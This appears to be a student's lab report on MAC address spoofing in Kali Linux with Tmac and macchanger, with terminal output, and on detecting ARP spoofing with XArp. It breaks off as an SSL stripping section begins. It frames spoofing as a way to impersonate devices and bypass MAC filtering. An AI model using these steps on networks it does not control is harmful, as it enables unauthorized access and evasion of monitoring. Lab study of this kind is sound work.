
Tmac =




Original mac address



Name : kunal jawale



Change mac address using tmac successfully



Here we see the mac address change successfully using mac address

## \*Mac spoofing in kali linux using macchanger tool

### Macchanger :-

The macchanger tool in Kali Linux is used to manipulate the MAC address of a network interface, allowing you to change it to a random address, a specific vendor's MAC address, or another MAC address. It's often used for penetration testing and security research to hide the true MAC address of a device or to impersonate other devices on a network.

Here's a more detailed breakdown of its uses:

#### 1. Changing the MAC address for various reasons:

- **Covert operations:**

In penetration testing, changing the MAC address can help hide the true identity of a device, making it more difficult for network administrators to track it.

- **Impersonation:**

It allows you to spoof the MAC address of another device on the network, potentially gaining access to resources or network privileges associated with that device.

- **Testing network security:**

By changing the MAC address, you can test how a network responds to a device with a different MAC address, which can be useful for identifying security vulnerabilities.

- **Avoiding network restrictions:**

Some networks have MAC address filtering, and by changing the MAC address, you can bypass these restrictions.

- **Anonymity:**

In some cases, changing the MAC address can provide a degree of anonymity on networks that track devices by their MAC address.

#### 2. Different ways to change the MAC address:

- **Random MAC:** You can set the MAC address to a completely random value.
- **Specific vendor:** You can choose a MAC address from a list of known vendors, allowing you to impersonate a device from a specific manufacturer.
- **Another MAC address:** You can enter a specific MAC address to change to.

#### 3. How to use macchanger:

- **Open a terminal:** In Kali Linux, open a terminal window.

Name : kunal jawale

- **Use the macchanger command:** The basic command is `sudo macchanger -h` to see the available options.
- **Specify the network interface:** You need to specify the network interface you want to change, such as `eth0` or `wlan0`.
- **Choose the desired option:** Use options like `-r` for a random MAC, `-m` to specify a MAC address, or `-v` to select a vendor MAC.
- **Apply the change:** After running the command, you'll need to restart the network interface for the changes to take effect.

Important notes:

- **Temporary changes:**

The changes made by macchanger are temporary and will revert to the original MAC address after a reboot unless configured otherwise.


- **Ethical hacking:**

Using macchanger should be done responsibly and ethically, only with permission when conducting penetration tests.

- **Change kali linux Mac address using Macchanger tool**

**Command** = `# macchanger -a eth0`

To check mac address



```
(root@kali) ~/home/kj
# macchanger -a eth0
Current MAC: 00:0c:29:c2:2d:56 (VMware, Inc.)
Permanent MAC: 00:0c:29:c2:2d:56 (VMware, Inc.)
New MAC: 00:0f:89:64:89:c1 (winmrtec System Co., Ltd.)


(root@kali) ~/home/kj
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.38.122 netmask 255.255.255.0 broadcast 192.168.38.255
    inet6 2402:3a80:c9c:a136:1043:2576:a634:66e1 prefixlen 64 scopeid 0x0<global>
    inet6 fe80::20c:29ff:fec2:2d56 prefixlen 64 scopeid 0x20<link>
    inet6 2402:3a80:c9c:a136:20c:29ff:fec2:2d56 prefixlen 64 scopeid 0x0<global>
    ether 00:0f:89:64:89:c1 txqueuelen 1000 (Ethernet)
    RX packets 60886 bytes 18012226 (17.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 7245421 bytes 1514449028 (1.4 GiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 138 bytes 11680 (11.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 138 bytes 11680 (11.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root@kali) ~/home/kj
```

Name : kunal jawale

## # macchanger -A eth0 For new mac address



```
kali linux - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to sea...
My Computer
Metasploitable2
kali linux
root@kali: /home/kj
TX packets 7245426 bytes 1514449648 (1.4 GiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 138 bytes 11688 (11.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 138 bytes 11688 (11.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali: /home/kj
# macchanger -A eth0
Current MAC: 00:0c:29:c2:2d:56 (VMware, Inc.)
Permanent MAC: 00:0c:29:c2:2d:56 (VMware, Inc.)
New MAC: 00:22:a9:b7:0e:58 (LG Electronics Inc)

root@kali: /home/kj
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.38.122 netmask 255.255.255.0 broadcast 192.168.38.255
    inet6 2402:3a80:c9c:a136:1043:2576:a634:66e1 prefixlen 64 scopeid 0x0<global>
    inet6 fe80::20c:29ff:fec2:2d56 prefixlen 64 scopeid 0x20<link>
    inet6 2402:3a80:c9c:a136:20c:29ff:fec2:2d56 prefixlen 64 scopeid 0x0<global>
    ether 00:22:a9:b7:0e:58 txqueuelen 1000 (Ethernet)
    RX packets 60909 bytes 18016238 (17.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 7245429 bytes 1514449648 (1.4 GiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 138 bytes 11688 (11.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 138 bytes 11688 (11.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali: /home/kj
```

# macchanger -m <manual mac address> eth0

Example : macchanger -m 12:34:56:78:90:ab eth0

This command is for change mac address manually



```
kali linux - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to sea...
My Computer
Metasploitable2
kali linux
root@kali: /home/kj
# macchanger -m 12:34:56:78:90:ab eth0
Current MAC: 00:22:a9:b7:0e:58 (LG Electronics Inc)
Permanent MAC: 00:0c:29:c2:2d:56 (VMware, Inc.)
New MAC: 12:34:56:78:90:ab (unknown)

root@kali: /home/kj
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.38.122 netmask 255.255.255.0 broadcast 192.168.38.255
    inet6 2402:3a80:c9c:a136:1043:2576:a634:66e1 prefixlen 64 scopeid 0x0<global>
    inet6 fe80::20c:29ff:fec2:2d56 prefixlen 64 scopeid 0x20<link>
    inet6 2402:3a80:c9c:a136:20c:29ff:fec2:2d56 prefixlen 64 scopeid 0x0<global>
    ether 12:34:56:78:90:ab txqueuelen 1000 (Ethernet)
    RX packets 60909 bytes 18016238 (17.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 7245432 bytes 1514449828 (1.4 GiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 138 bytes 11688 (11.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 138 bytes 11688 (11.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


root@kali: /home/kj
```



Name : kunal jawale

# macchanger -p eth0

This command is used for permanent mac address .



```
kali linux - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Metasploitable2
kali linux

root@kali: /home/kj
TX packets 7245421 bytes 151444028 (1.4 GiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 138 bytes 11686 (11.4 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 138 bytes 11686 (11.4 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali: /home/kj
# macchanger -p eth0
Current MAC: 00:0f:89:64:89:c1 (Winertec System Co., Ltd.)
Permanent MAC: 00:0c:29:c2:2d:56 (VMware, Inc.)
New MAC: 00:0c:29:c2:2d:56 (VMware, Inc.)

root@kali: /home/kj
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.38.122 netmask 255.255.255.0 broadcast 192.168.38.255
inet6 2402:3a88:c9c:a136:1043:2576:a634:66e1 prefixlen 64 scopeid 0x0<global>
inet6 fe80:28c:29ff:fec2:2d56 prefixlen 64 scopeid 0x20<link>
inet6 2402:3a88:c9c:a136:20c:29ff:fec2:2d56 prefixlen 64 scopeid 0x8<global>
ether 00:0c:29:c2:2d:56 txqueuelen 1000 (Ethernet)
RX packets 68097 bytes 18014161 (17.1 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 7245424 bytes 151444028 (1.4 GiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 138 bytes 11686 (11.4 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 138 bytes 11686 (11.4 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali: /home/kj
```

## • Here are one tool for detecting ARP spoofing

### ➤ XArp :-

XArp is a security application that detects ARP (Address Resolution Protocol) based attacks, particularly ARP spoofing, which can be used to eavesdrop on or manipulate network traffic. It employs advanced techniques to identify these attacks, which are often undetected by standard firewalls. XArp helps protect your data privacy by alerting you to potential ARP attacks. Additionally, XArp can be used for peer-to-peer chat and file sharing.

Here's a more detailed look:

### 1. Detecting ARP Spoofing:

- XArp is designed to detect ARP spoofing, where an attacker sends out false ARP packets to associate their own MAC address with the IP address of a legitimate device on the network.
- This allows the attacker to intercept network traffic, potentially eavesdropping on sensitive information like emails, Voice over IP (VoIP) conversations, and other data.

Name : kunal jawale

- XArp uses passive and active methods to detect ARP attacks.
- It can also detect false positives, especially when repeaters or multiple IP addresses are involved.
- **Advanced ARP Attack Detection:**

XArp employs sophisticated methods to identify ARP spoofing attacks.

- **Protection of Data Privacy:**


By detecting ARP attacks, XArp helps ensure that sensitive data transmitted over the network remains confidential, [as stated on Softonic](#).

- **Peer-to-Peer Chat and File Sharing:**

XArp also offers a peer-to-peer chat and file-sharing tool for secure communication without relying on centralized servers.

- **End-to-End Encryption:**

XArp ensures that conversations and files are encrypted end-to-end, further enhancing privacy and security.



XArp - unregistered version  
File XArp Professional Help

Status: no ARP attacks

Security level set to: basic

aggressive  
high  
basic  
minimal

The basic security level operates a default attack detection strategy that can detect all standard attacks. This is the suggested level for default environments.

View detected attacks  
Read the Handling ARP attacks help  
View XArp logfile

Get XArp Professional now!  
Register XArp Professional

IP	MAC	Host	Vendor	Interface	Online	Cache	First seen	Last seen	How often seen
✓ 192.168.38.63	3e-3f-ff-06-bd-e7	192.168.38.63	unknown	0x13 - Microsoft	unkno...	yes	23-04-2025 11:38:28	23-04-2025 11:38:28	1
✓ 192.168.38.150	cc-47-40-ca-8b-ee	kj	unknown	0x13 - Microsoft	unkno...	no	23-04-2025 11:38:28	23-04-2025 11:38:32	257
✓ 192.168.126.1	00-50-56-c0-00-01	kj	Vmware, Inc.	0x10 - VMware...	unkno...	no	23-04-2025 11:38:27	23-04-2025 11:38:35	259
✓ 192.168.126.254	00-50-56-f3-e5-4f	192.168.126.254	Vmware, Inc.	0x10 - VMware...	unkno...	yes	23-04-2025 11:38:31	23-04-2025 11:38:35	2
✓ 192.168.248.1	00-50-56-c0-00-08	kj	Vmware, Inc.	0x12 - VMware...	unkno...	no	23-04-2025 11:38:27	23-04-2025 11:38:35	259
✓ 192.168.248.254	00-50-56-f2-2c-49	192.168.248.254	Vmware, Inc.	0x12 - VMware...	unkno...	yes	23-04-2025 11:38:31	23-04-2025 11:38:35	2

XArp 2.2.2 - 6 mappings - 4 interfaces - 0 alerts

ENG IN 11:38 23-04-2025

This status show you no ARP attack perform ,thre will be any attack find XArp show the cross x sign .

Name : kunal jawale

## ➤ Here we show the SSL stripping attack OR protocol downgrading attack

Step1 = on kali and open the terminal

